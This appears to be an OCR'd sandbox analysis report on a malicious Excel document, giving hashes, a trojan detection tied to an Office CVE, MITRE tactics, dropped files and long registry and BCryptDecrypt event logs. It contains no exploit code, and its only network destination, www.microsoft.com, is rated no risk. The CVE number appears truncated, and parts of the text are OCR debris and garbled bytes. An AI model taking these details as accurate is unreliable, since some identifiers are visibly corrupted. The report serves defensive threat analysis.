Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems\>!% Value: None		776
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems\zx$ Value: None		776
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems\ Value: None		776
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\ Value: None		776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\QMSessionCount Value: 2		776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\Licensing\0638C49DBB8B4CD1B191051E8F325736 Value: None		776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\Toolbars\Settings\Microsoft Office Word Value: None		776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Data\Settings Value: None		776
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Templates\~$Normal.dotm) Return: 1		776
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{6CC14001-019B-4D1E-A137-CF875FC51B96}.tmp) Return: 1		776
Delete File	Path: %APPDATA%\Microsoft\Templates\~$Normal.dotm Type: VSDT_COM_DOS		776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\MTTF Value: 91		776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\MTTA Value: 91		776
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\MTTT Value: None		776

▼ **Screenshot**



CentOS

Environment-specific risk level	High risk The object exhibited highly suspicious characteristics that are commonly associated with malware.
Detections	Trojan.W97M.CVE201711882.XQUOOZY
Exploited vulnerabilities	CVE-2017-1188
Network connection	Custom

Object 1 - REF_MIDLGB34.xlsx (MS OLE document)

File name	REF_MIDLGB34.xlsx
File type	MS OLE document
SHA-1	55037DDED7E87A35B980324B49C155D5DB3E4BF1
SHA-256	6617A57AF13366B305278B73C8087AD0517638D3686DFC653A2888F281879A82
MD5	429BBD0CB8DA051959A172EF2706C739
Size	335360 byte(s)

Risk Level	High risk
Detection	Trojan.W97M.CVE201711882.XQUOOZY
Exploited vulnerabilities	CVE-2017-1188
Threat Characteristics	Malformed, defective, or with known malware traits (1)

Notable Threat Characteristics

Malformed, defective, or with known malware traits (1)

Characteristic	Significance	Details
Detected as known malware	■■■	Source: ATSE Detection Name: Trojan.W97M.CVE201711882.XQUOOZY Engine Version: 21.572.1002 Malware Pattern Version: 17.145.92

Suspicious Objects

Type	Object	Risk Level
File (SHA1)	55037DDED7E87A35B980324B49C155D5DB3E4BF1	High

Analysis

Event Type	Details	Parent PID	PID
Detection	Threat Characteristic: Detected as known malware Source: ATSE Detection Name: Trojan.W97M.CVE201711882.XQUOOZY Engine Version: 21.572.1002 Malware Pattern Version: 17.145.92		

Object 1.1 - NONAMEFL (Office Excel 2007 spreadsheet)

File name	NONAMEFL
File type	Office Excel 2007 spreadsheet
SHA-1	CFE58B653933813E263B5AFDB1011FB9B55B59AD
SHA-256	B65AA1EA65860C56691F57AF087AE8AF05D963E951783A50AA0D7C161A8C49AB
MD5	B11A6CE33519B628F2461CEEA71ABCA5
Size	328620 byte(s)

Risk Level	Unrated
Detection	-
Exploited vulnerabilities	-

Object 1.1.1 - Microsoft_Office_Word_Macro-Enabled_Document1.docm (Office Word 2007 document)

File name	Microsoft_Office_Word_Macro-Enabled_Document1.docm
File type	Office Word 2007 document
SHA-1	525D5CC4A2C5E606732C23E064C3A68BE58350BA
SHA-256	CB96511643B523C24D89DBF9837A74CF040C9595063141D6C04CEC24147B228D
MD5	C232F9D78B83872CD2DC149FF72D8F5A
Size	122502 byte(s)

Risk Level	Unrated
Detection	-
Exploited vulnerabilities	-

W10


Environment-specific risk level	High risk The object exhibited highly suspicious characteristics that are commonly associated with malware.
Detections	Trojan.W97M.CVE201711882.XQUOOZY
Exploited vulnerabilities	CVE-2017-1188
Network connection	Custom

Object 1 - REF_MIDLGB34.xlsx (MS OLE document)

File name	REF_MIDLGB34.xlsx
File type	MS OLE document
SHA-1	55037DDED7E87A35B980324B49C155D5DB3E4BF1
SHA-256	6617A57AF13366B305278B73C8087AD0517638D3686DFC653A2888F281879A82
MD5	429BBD0CB8DA051959A172EF2706C739
Size	335360 byte(s)

Risk Level	High risk
Detection	Trojan.W97M.CVE201711882.XQUOOZY
Exploited vulnerabilities	CVE-2017-1188
Threat Characteristics	File drop, download, sharing, or replication (3) Malformed, defective, or with known malware traits (1) Process, service, or memory object change (1)

Process Graph



Process Graph Legend

MITRE ATT&CK™ Framework Tactics and Techniques

Tactics	Techniques	Notable Threat Characteristics
Defense Evasion	File Deletion	Characteristics: 1, 2, 3

Notable Threat Characteristics

File drop, download, sharing, or replication (3)

Characteristic	Significance	Details
Deletes file to compromise the system or to remove traces of the infection	■□□	Process ID: 2700 File: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\958588B8.jpeg Type: VSDT_JPG
Deletes file to compromise the system or to remove traces of the infection	■□□	Process ID: 2700 File: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\28E11CD3.png Type: VSDT_PNG
Deletes file to compromise the system or to remove traces of the infection	■□□	Process ID: 2700 File: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\6AE35D9A.jpeg Type: VSDT_JPG

Malformed, defective, or with known malware traits (1)

Characteristic	Significance	Details
Detected as known malware	■■■	Source: ATSE Detection Name: Trojan.W97M.CVE201711882.XQUOOZY Engine Version: 21.572.1002 Malware Pattern Version: 17.145.92

Process, service, or memory object change (1)

Characteristic	Significance	Details
Creates process	■□□	Process ID: 2708 Image Path: %CommonProgramFiles(x86)%\Microsoft Shared\Office15\msosqm.exe

Network Destinations

Domain	IP Address	Port	Location	Risk Level	Threat	Accessed By
www.microsoft.com	104.103.65.218	53	-	No risk	-	REF_MIDLGB34.xlsx

Dropped or Downloaded Files

File	Risk Level	Threat	Threat Characteristics	Source URL	Size (bytes)	SHA-1
~$REF_MIDLGB34.xlsx	No risk	-	-	-	165	2DEC74BBC2C781FF2B4247BF09B1FFACBC431721
~DFCFECE93E1FD4D873.TMP	No risk	-	-	-	512	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
CVRF766.tmp.cvr	No risk	-	-	-	0	DA39A3EE5E6B4B0D3255BFEF95601890AFD80709
958588B8.jpeg	No risk	-	-	-	8815	4BD52B10B24EADECA4B227969170C1D06626A639
CVRF766.tmp	No risk	-	-	-	0	DA39A3EE5E6B4B0D3255BFEF95601890AFD80709
28E11CD3.png	No risk	-	-	-	10202	E40FDB09F7FDA69BD95249A76D06371A851F44A6
6AE35D9A.jpeg	No risk	-	-	-	16476	C9FBB7085126526DE2097EC8D4CC39EA0CCCE300
1D039EBD.emf	No risk	-	-	-	648132	971B5E996CB4313158D6DE90A38052348B339E9A

Suspicious Objects

Type	Object	Risk Level
File (SHA1)	55037DDED7E87A35B980324B49C155D5DB3E4BF1	High

Analysis


Event Type	Details	Parent PID	PID
Detection	Threat Characteristic: Detected as known malware Source: ATSE Detection Name: Trojan.W97M.CVE201711882.XQUOOZY Engine Version: 21.572.1002 Malware Pattern Version: 17.145.92		
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		2700
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\ Value: None		2700
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\&:(Value: None		2700
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\EXCELFiles Value: 53560018		2700
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\ProductFiles Value: 53560109		2700
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LanguageResources\EnabledLanguages\1033 Value: Off		2700
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LanguageResources\EnabledLanguages\1033 Value: On		2700
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LCCache\Themes\1033\NextUpdate Value: None		2700
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LCCache\SmartArt\1033\NextUpdate Value: None		2700
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\MTTT Value: None		2700
Call Network API	API Name: DnsQuery_W Args: (www.microsoft.com, 1c, 6000, 0, 75ffb08, 0) Return: 0		2700

Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Roaming\RoamingLastSyncTime Value: None		2700
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Roaming\RoamingLastWriteTime Value: None		2700
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\&:(Value: None		2700
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\ Value: None		2700
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		2700
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		2700
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\ Value: None		2700
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\d'(Value: None		2700
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\ Value: None		2700
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1E7BE5\ Value: None		2700
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1E7BE5\1E7BE5 Value: None		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, ß.P-ð'÷G¯/Õ, 16, 0, , 0, ß.P-ð'÷G¯/Õ, 16, 6906124, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, åãž–ê, 32, 0, , 0, åãž–ê, 32, 6906124, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, PK, 4096, 0, , 0, PK, 4096, 6906564, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, , 944, 0, , 0, , 944, 6905920, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, ZN, 4096, 0, , 0, ZN, 4096, 6906104, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, , 944, 0, , 0, , 944, 6903796, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, PK, 4096, 0, , 0, PK, 4096, 6903976, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, ‡‰ûÓ[, 4096, 0, , 0, ‡‰ûÓ[, 4096, 6903776, 0) Return: 0		2700
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1E7BE5\1E7BE5 Value: None		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, PK, 4096, 0, , 0, PK, 4096, 6903624, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, ‡‰ûÓ[, 4096, 0, , 0, ‡‰ûÓ[, 4096, 6903624, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, , 4096, 0, , 0, , 4096, 6903624, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, ²Oe, 4096, 0, , 0, ²Oe, 4096, 6903624, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, ì¥, 4096, 0, , 0, ì¥, 4096, 6903624, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, }, 4096, 0, , 0, }, 4096, 6903624, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, ^Ã€$Ç\rlþ¼)œ, 4096, 0, , 0, ^Ã€$Ç\rlþ¼)œ, 4096, 6903624, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, „\r, 4096, 0, , 0, „\r, 4096, 6903604, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, V, 4096, 0, , 0, V, 4096, 6903624, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, ¤3'ß¤×_y‰^zÏXdÎ~Øßñ©Øï3SOÓž=ûèñÇ, 4096, 0, , 0, ¤3'ß¤×_y‰^zÏXdÎ~Øßñ©Øï3SOÓž=ûèñÇ, 4096, 6903624, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, Œ¾ƒ\n5MeŽíosº± ¡‰°ÜZ, 4096, 0, , 0, Œ¾ƒ\n5MeŽíosº± ¡‰°ÜZ, 4096, 6903624, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, ZN, 4096, 0, , 0, ZN, 4096, 6903624, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, ‡‰ûÓ[, 4096, 0, , 0, ‡‰ûÓ[, 4096, 6905104, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, ^Ã€$Ç\rlþ¼)œ, 4096, 0, , 0, ^Ã€$Ç\rlþ¼)œ, 4096, 6904484, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, ²Oe, 4096, 0, , 0, ²Oe, 4096, 6902448, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, ì¥, 4096, 0, , 0, ì¥, 4096, 6902428, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, ZN, 4096, 0, , 0, ZN, 4096, 6903268, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, ^Ã€$Ç\rlþ¼)œ, 4096, 0, , 0, ^Ã€$Ç\rlþ¼)œ, 4096, 6904652, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, ²Oe, 4096, 0, , 0, ²Oe, 4096, 6904484, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, ì¥, 4096, 0, , 0, ì¥, 4096, 6902448, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, ZN, 4096, 0, , 0, ZN, 4096, 6903268, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, Œ¾ƒ\n5MeŽíosº± ¡‰°ÜZ, 4096, 0, , 0, Œ¾ƒ\n5MeŽíosº± ¡‰°ÜZ, 4096, 6904652, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, ZN, 4096, 0, , 0, ZN, 4096, 6904632, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, ì¥, 4096, 0, , 0, ì¥, 4096, 6873200, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, ‡‰ûÓ[, 4096, 0, , 0, ‡‰ûÓ[, 4096, 6873924, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, QVlÖñ€\nAEAá€Š¢œ, 4096, 0, , 0, QVlÖñ€\nAEAá€Š¢œ, 4096, 6873904, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, £Öni%Ôƒ¯311, 4096, 0, , 0, £Öni%Ôƒ¯311, 4096, 6873904, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, šPz©`¦íL, 4096, 0, , 0, šPz©`¦íL, 4096, 6873904, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, , 4096, 0, , 0, , 4096, 6873904, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, «f,– µkFí¢ªÔJ‰, 4096, 0, , 0, «f,– µkFí¢ªÔJ‰, 4096, 6873904, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, ±Ù%¯ldè{×\û, 4096, 0, , 0, ±Ù%¯ldè{×\û, 4096, 6873904, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, âh:©€ *«, 4096, 0, , 0, âh:©€ *«, 4096, 6873904, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, , 4096, 0, , 0, , 4096, 6873904, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, †à, 4096, 0, , 0, †à, 4096, 6873904, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, , 4096, 0, , 0, , 4096, 6873904, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, Û+ðïA¨š, 4096, 0, , 0, Û+ðïA¨š, 4096, 6873904, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, v™x8(, 4096, 0, , 0, v™x8(, 4096, 6873904, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, âP, 4096, 0, , 0, âP, 4096, 6873904, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, , 4096, 0, , 0, , 4096, 6873904, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, Þ¿wŸ¬, 4096, 0, , 0, Þ¿wŸ¬, 4096, 6873904, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, "¬^ã&"à\n|ü, 4096, 0, , 0, "¬^ã&"à\n|ü, 4096, 6873904, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, ëmÜ„1³UP, 4096, 0, , 0, ëmÜ„1³UP, 4096, 6873904, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, !Hò, 4096, 0, , 0, !Hò, 4096, 6873904, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, y4, 4096, 0, , 0, y4, 4096, 6873904, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, ƒ_|ülõþ…^«gèÿgÌò, à'¿—Øá)\nAŒ PÀV'™_, 4096, 0, , 0, ƒ_|ülõþ…^«gèÿgÌò, à'¿—Øá)\nAŒ PÀV'™_, 4096, 6873904, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, gù²C, 4096, 0, , 0, gù²C, 4096, 6873904, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, ø6™, 4096, 0, , 0, ø6™, 4096, 6873904, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, Íõ#FFß·©#'<õ÷ñ<, 4096, 0, , 0, Íõ#FFß·©#'<õ÷ñ<, 4096, 6873904, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, :äh, 4096, 0, , 0, :äh, 4096, 6873904, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, Ù®fÇÆ:, 4096, 0, , 0, Ù®fÇÆ:, 4096, 6873904, 0) Return: 0		2700

Call System API	API Name: BCryptDecrypt Args: (9a3870, ¢°çG7, 4096, 0, , 0, ¢°çG7, 4096, 6873904, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, ÏJð*, 4096, 0, , 0, ÏJð*, 4096, 6873904, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, %ÄÂOçp<, 4096, 0, , 0, %ÄÂOçp<, 4096, 6873904, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, , 4096, 0, , 0, , 4096, 6873904, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, ;º¨öºÂÉI™éE, 4096, 0, , 0, ;º¨öºÂÉI™éE, 4096, 6873904, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, ÉŽÍu, 4096, 0, , 0, ÉŽÍu, 4096, 6873904, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, —ìÞÁN, 4096, 0, , 0, —ìÞÁN, 4096, 6873904, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, , 4096, 0, , 0, , 4096, 6873904, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, ÄYÑKŠÔœTÂoïËâ=-ß“Sá´û«Wßý²½Ý…þ:uBô·/¿úó, 4096, 0, , 0, ÄYÑKŠÔœTÂoïËâ=-ß“Sá´û«Wßý²½Ý…þ:uBô·/¿úó, 4096, 6873904, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, ì£@“žt\g¼e”, 4096, 0, , 0, ì£@“žt\g¼e”, 4096, 6873904, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, ‹Ã\n, 4096, 0, , 0, ‹Ã\n, 4096, 6873904, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, , 4096, 0, , 0, , 4096, 6873904, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, „\r, 4096, 0, , 0, „\r, 4096, 6904652, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, ì¥, 4096, 0, , 0, ì¥, 4096, 6892128, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, ²Oe, 4096, 0, , 0, ²Oe, 4096, 6873128, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, PK, 4096, 0, , 0, PK, 4096, 6873520, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, ‡‰ûÓ[, 4096, 0, , 0, ‡‰ûÓ[, 4096, 6873500, 0) Return: 0		2700
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\ProductFiles Value: 5356010a		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, ¤3'ß¤×_y‰^zÍXdÎ~Øßñ©Øï3SOÓž=ûèñÇ, 4096, 0, , 0, ¤3'ß¤×_y‰^zÍXdÎ~Øßñ©Øï3SOÓž=ûèñÇ, 4096, 6902216, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, Æ[Æ&a, 4096, 0, , 0, Æ[Æ&a, 4096, 6902196, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, ±\r!¤4†Ò, 4096, 0, , 0, ±\r!¤4†Ò, 4096, 6902196, 0) Return: 0		2700
Call System API	API Name: BCryptDecrypt Args: (9a3870, C°Ði4;\r, 4096, 0, , 0, C°Ði4;\r, 4096, 6902196, 0) Return: 0		2700
